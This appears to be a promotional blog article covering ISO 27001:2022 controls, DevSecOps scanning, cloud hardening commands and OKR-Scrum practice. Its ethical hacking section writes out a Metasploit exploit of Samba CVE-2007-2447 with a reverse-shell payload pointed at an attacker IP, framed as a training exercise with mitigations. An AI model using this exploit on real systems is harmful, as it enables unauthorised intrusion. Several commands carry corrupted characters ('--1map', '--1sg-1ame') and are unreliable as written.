Listen to this Post
Introduction:

The modern IT landscape demands professionals who can navigate an increasingly complex matrix of governance frameworks, security practices, and emerging technologies. Organisations today require expertise that spans information security management systems (ISMS), agile delivery methodologies, cloud architecture, data science, and cybersecurity operations — all while maintaining compliance with evolving international standards. This article provides a comprehensive technical roadmap for IT leaders, project managers, and innovation officers seeking to upskill across these interconnected domains, with actionable commands, configurations, and implementation guidance drawn from the latest industry practices.
Learning Objectives:
- Master the implementation of ISO 27001:2022 Annex A controls, including the newly introduced technological and organisational controls for cloud security and threat intelligence.
- Build and secure a DevSecOps pipeline with SAST, SCA, SBOM management, and secrets detection tools across the software development lifecycle.
- Execute cloud security hardening commands across AWS, Azure, and GCP to remediate common misconfigurations and enforce least-privilege access.
- Conduct ethical hacking reconnaissance and exploitation using Nmap, Metasploit, and SearchSploit in a controlled penetration testing workflow.
- Integrate OKRs with Scrum frameworks to align strategic objectives with agile execution and continuous improvement.
You Should Know:
- Implementing ISO 27001:2022 — From Annex A Controls to Operational Security
The ISO/IEC 27001:2022 revision represents a significant shift from the 2013 edition, reorganising 93 controls across four thematic categories: organisational (37 controls), people (8 controls), physical (14 controls), and technological (34 controls). This restructuring reflects modern security challenges, including cloud adoption, threat intelligence, and supply chain risk.
Step‑by‑step guide for implementing key controls:
A.5.7 — Threat Intelligence (New in 2022): Organisations must collect and analyse information about information security threats. Subscribe to free threat intelligence feeds such as CISA alerts, NVD, AlienVault OTX, and Abuse.ch. Document regular review cycles and actions taken on relevant findings.
A.5.23 — Information Security for Use of Cloud Services (New in 2022): Explicitly requires policies for cloud service acquisition, use, management, and exit. Evidence includes a cloud usage policy, vendor risk assessments for AWS/GCP/Azure, and data classification applied to cloud-stored data.
A.8.2 — Privileged Access Rights: Document all privileged accounts (service accounts, admin accounts, root), review quarterly, remove unused accounts, implement just-in-time access via AWS IAM or Azure PIM, and require MFA for all privileged access.
A.8.8 — Management of Technical Vulnerabilities: Define a vulnerability management policy with SLAs: Critical → 24 hours, High → 7 days, Medium → 30 days. Use automated scanning tools such as OpenVAS or Trivy.
Linux/Windows commands for vulnerability assessment:
 Linux - Install and run OpenVAS vulnerability scanner
sudo apt-get install openvas
sudo gvm-setup
sudo gvm-start
 Scan a target
sudo nmap -sV --script vuln 192.168.1.100

Windows - Use built-in tools for security auditing
 Check for missing patches
wmic qfe list brief /format:table
 Audit local security policy
secedit /analyze /db %windir%\security\database\secedit.sdb /cfg %windir%\security\templates\setup security.inf
- Building a DevSecOps Pipeline — SAST, SCA, and SBOM Management
Modern DevSecOps requires a layered security toolchain integrated directly into CI/CD pipelines. Static Application Security Testing (SAST) analyses source code for vulnerabilities without executing the application, fitting early in the pipeline — ideally in the IDE and as a pull request check. However, SAST tools typically generate 30-70% false positives, requiring aggressive tuning of rule sets to your specific codebase.
Software Composition Analysis (SCA) identifies open-source and third-party components, matching them against vulnerability databases. Given that open-source components account for the majority of vulnerabilities in modern applications, SCA is non-1egotiable. Key players in 2025 include Snyk, Sonatype Nexus, Dependabot, and Trivy.
SBOM (Software Bill of Materials) management generates, stores, and analyses software component inventories. SBOM quality varies dramatically based on the generation tool; Syft and cdxgen are widely used for generation.
Step‑by‑step guide for implementing a DevSecOps pipeline:
- Start with SCA and SBOM management on pull requests to identify vulnerable dependencies early.
- Add SAST with custom rules, investing in tuning to reduce false positives.
- Deploy DAST against staging environments once static analysis is stable.
- Implement secrets detection using tools like HashiCorp Vault or AWS Secrets Manager for secure secret injection.
5. Gate merges only on high-confidence security findings.
CI/CD pipeline security commands:
 GitHub Actions - Example SAST step with Semgrep
- name: Semgrep SAST
run: |
pip install semgrep
semgrep --config=auto --error --sarif > semgrep.sarif

Trivy SCA scan in CI
trivy fs --scanners vuln,secret,config --severity HIGH,CRITICAL .

Generate SBOM with Syft
syft dir:. -o spdx-json > sbom.spdx.json
- Cloud Security Hardening — AWS, Azure, and GCP Commands
Cloud misconfigurations remain the primary attack vector in multi-cloud environments. Implementing Cloud Security Posture Management (CSPM) principles through CLI commands enables immediate identification and remediation of common vulnerabilities.
Step‑by‑step guide for multi-cloud hardening:
AWS — Audit publicly exposed S3 buckets:
 List all buckets
aws s3api list-buckets --query "Buckets[].Name"
 Check bucket policy for public access
aws s3api get-bucket-policy --bucket <BUCKET_NAME>
 Restrict access
aws s3api put-bucket-policy --bucket <BUCKET_NAME> --policy file://restricted-policy.json
A policy containing `”Effect”: “Allow”` and `”Principal”: “”` indicates public read access, which is a severe misconfiguration.
AWS — Detect open security groups:
aws ec2 describe-security-groups --filters Name=ip-permission.cidr,Values='0.0.0.0/0' --query "SecurityGroups[].[GroupId,GroupName]"
This filters security groups with inbound rules allowing traffic from any IP address. For SSH (port 22) or RDP (port 3389), this is particularly dangerous.
GCP — Audit Cloud Storage buckets:
 List all buckets
gsutil list
 Inspect IAM policy
gsutil iam get gs://<BUCKET_NAME>
 Revoke public access
gsutil iam set restricted-policy.json gs://<BUCKET_NAME>
The presence of `allUsers` or `allAuthenticatedUsers` with roles like `roles/storage.objectViewer` signifies public access.
Azure — Audit Network Security Groups:
 List NSGs
az network nsg list --query "[].name"
 Check for open inbound rules
az network nsg rule list --1sg-1ame <NSG_NAME> --query "[?direction=='Inbound' && access=='Allow' && sourceAddressPrefix=='']"
A source prefix of `”` is the Azure equivalent of an open security group rule. Remediate by updating the rule with az network nsg rule update.
Enable AWS Config for proactive compliance:
aws configservice describe-config-rules --query "ConfigRules[].ConfigRuleName"
aws configservice list-discovered-resources --resource-type AWS::S3::Bucket
AWS Config tracks resource configurations and compliance, enabling automated remediation.
Linux kernel hardening (sysctl) for cloud VMs:
 Persistent kernel tuning parameters
sudo nano /etc/sysctl.conf
 Add hardening parameters:
net.ipv4.conf.all.rp_filter=1
net.ipv4.conf.default.rp_filter=1
net.ipv4.tcp_syncookies=1
net.ipv4.ip_forward=0
kernel.dmesg_restrict=1
 Apply changes
sudo sysctl -p
Persistent changes to kernel tuning parameters are made by adding entries to /etc/sysctl.conf.
- Ethical Hacking — Reconnaissance and Exploitation with Nmap and Metasploit
Penetration testing validates security controls through controlled exploitation. A complete workflow involves reconnaissance, enumeration, exploitation, post-exploitation validation, and mitigation planning.
Step‑by‑step guide for ethical hacking workflow:
1. Reconnaissance with Nmap:
 Comprehensive scan with service version detection
sudo nmap -sS -sV -p- -T4 --open -oA scans/target 192.168.x.x
This performs a SYN scan (-sS), service version detection (-sV), scans all ports (-p-), uses aggressive timing (-T4), and outputs only open ports.
2. Vulnerability triage with SearchSploit:
 Match Nmap results to known exploits
searchsploit --1map scans/target.xml
 Search for specific service exploits
searchsploit samba 3.0.20
SearchSploit cross-references discovered services against the Exploit-DB database.
3. Exploitation with Metasploit:
msfconsole
use exploit/multi/samba/usermap_script
set RHOSTS 192.168.x.x
set payload cmd/unix/reverse
set LHOST <attacker-ip>
set LPORT 4444
exploit
The Samba usermap_script vulnerability (CVE-2007-2447) is a classic example that provides an interactive remote shell.
4. Post-exploitation validation:
id
uname -a
whoami
Verify system information and user context to confirm successful exploitation.
5. Mitigation recommendations:
- Regular scanning and asset inventory
- Prompt patching and version upgrades
- Restrict access to critical ports via firewall rules
- Disable unused services and anonymous access
- Apply least privilege to shares and accounts
- Network segmentation and logging/monitoring
5. Integrating OKRs with Agile and Scrum Frameworks
Combining the strategic clarity of OKRs (Objectives and Key Results) with the execution excellence of Scrum enables organisations to align high-level strategy with iterative delivery. This integration transforms quarterly objectives into actionable sprint goals.
Step‑by‑step guide for OKR-Scrum integration:
Step 1: Define company-wide OKRs before the quarter begins. Example: Objective: Position as the leading destination for a specific product category. Key Result: Achieve 1,500 units sold per week.
Step 2: Align Scrum team OKRs with the company objective through team workshops with stakeholders. Each team defines their own OKRs that contribute to the overarching goal.
Step 3: Sync OKR planning with Sprint Planning. Product backlog items are brainstormed and prioritised based on expected value and speed of delivery.
Step 4: Use Sprint Reviews to reflect on OKR progress. The iterative process of making changes, gathering data, and assessing results means new backlog items emerge as the quarter progresses.
Step 5: Address cross-team dependencies through product owner collaboration to prioritise interdependent work.
Example OKR-Scrum alignment:
- Company OKR: Sell 1,500 band T-shirts weekly
- Website Team OKR: 5% of ticket buyers purchase a T-shirt; purchase completed in under 5 clicks
- Marketing Team OKR: 5,000 daily visitors searching via search engines; 10,000 daily visitors from social media
What Undercode Say:
- ISO 27001:2022 is not just a compliance exercise — it is an operational security framework. The shift from 14 domains to four themes (organisational, people, physical, technological) reflects the reality that security must be embedded across the entire organisation, not siloed in IT. The introduction of controls for threat intelligence and cloud services acknowledges that modern threats are dynamic and cloud-first.
-
DevSecOps is a journey, not a tool purchase. Organisations that succeed start with SCA and SBOM management before adding SAST and DAST. The key differentiator between tools is prioritisation quality — the ability to reduce alert volume by identifying which vulnerabilities are actually reachable and exploitable. Tuning is more important than tool selection.
-
Cloud misconfigurations remain the leading attack vector because they are easy to create and hard to detect. The commands provided for auditing S3 buckets, security groups, and NSGs should be integrated into automated CI/CD pipelines and run continuously. CSPM is not optional — it is operational hygiene.
-
Penetration testing is about understanding the attacker’s path, not just running tools. The Samba CVE-2007-2447 exploitation demonstrates how a single unpatched service can provide complete system compromise. Organisations must patch promptly, restrict access, and assume breach.
-
OKR-Scrum integration bridges strategy and execution. When Scrum teams define their own OKRs that align with company objectives, they gain ownership and clarity. The key is integrating OKRs into existing Scrum events (sprint planning, reviews, retrospectives) rather than adding separate rituals.
Prediction:
-
+1 The ISO 27001:2022 framework will become the de facto baseline for cybersecurity insurance underwriting by 2027, as insurers increasingly require documented implementation of Annex A controls. Organisations certified to the 2022 standard will see premium reductions of 15-25%.
-
+1 DevSecOps tooling will consolidate around SBOM-first architectures, with SBOM generation becoming mandatory for all commercial software distribution under emerging regulations. Tools like Syft and cdxgen will become as standard as compilers.
-
-1 The complexity of multi-cloud security will continue to outpace the availability of skilled professionals, creating a talent gap that exposes organisations to misconfiguration-related breaches. Automated CSPM and infrastructure-as-code scanning will become essential compensatory controls.
-
+1 AI governance standards like ISO 42001 will emerge as the next major certification wave, with organisations deploying AI systems required to demonstrate management system compliance. The EU AI Act and ISO 42001 will function as complementary frameworks — the former as the rulebook, the latter as the operating system for compliance.
-
-1 The rapid adoption of AI in software development will introduce new classes of vulnerabilities that traditional SAST and SCA tools cannot detect. Organisations will need to extend their DevSecOps pipelines with AI-specific security testing, including prompt injection detection and model extraction prevention.
-
+1 The integration of OKRs with Agile frameworks will become standard practice for digital transformation initiatives, with 70% of enterprise Agile teams adopting OKR-Scrum integration by 2028. This alignment will reduce the gap between strategic planning and operational execution, improving delivery predictability.
-
-1 The proliferation of interconnected standards (ISO 27001, 27701, 22301, 37001, 37301, 42001) will create certification fatigue, particularly for SMEs. Integrated management systems that combine multiple standards into a single audit framework will become critical for cost-effective compliance.
-
+1 Ethical hacking skills will become a baseline requirement for all security professionals, not just penetration testers. Understanding the attacker’s workflow — from Nmap reconnaissance to Metasploit exploitation — will be essential for defensive security operations.
-
-1 The increasing automation of security testing in CI/CD pipelines will create a false sense of security if organisations neglect the human elements of threat intelligence analysis and incident response. Automated tools detect known vulnerabilities; human analysts detect novel attack patterns.
-
+1 The convergence of IT governance, security, and AI management under unified frameworks like ISO 27001:2022 and ISO 42001 will drive the creation of new roles — AI Security Engineers and Governance Automation Specialists — that combine technical security skills with compliance and policy expertise.
▶️ Related Video (78% Match):
https://www.youtube.com/watch?v=dbAzN_qV9tc
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/edey9K5K – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


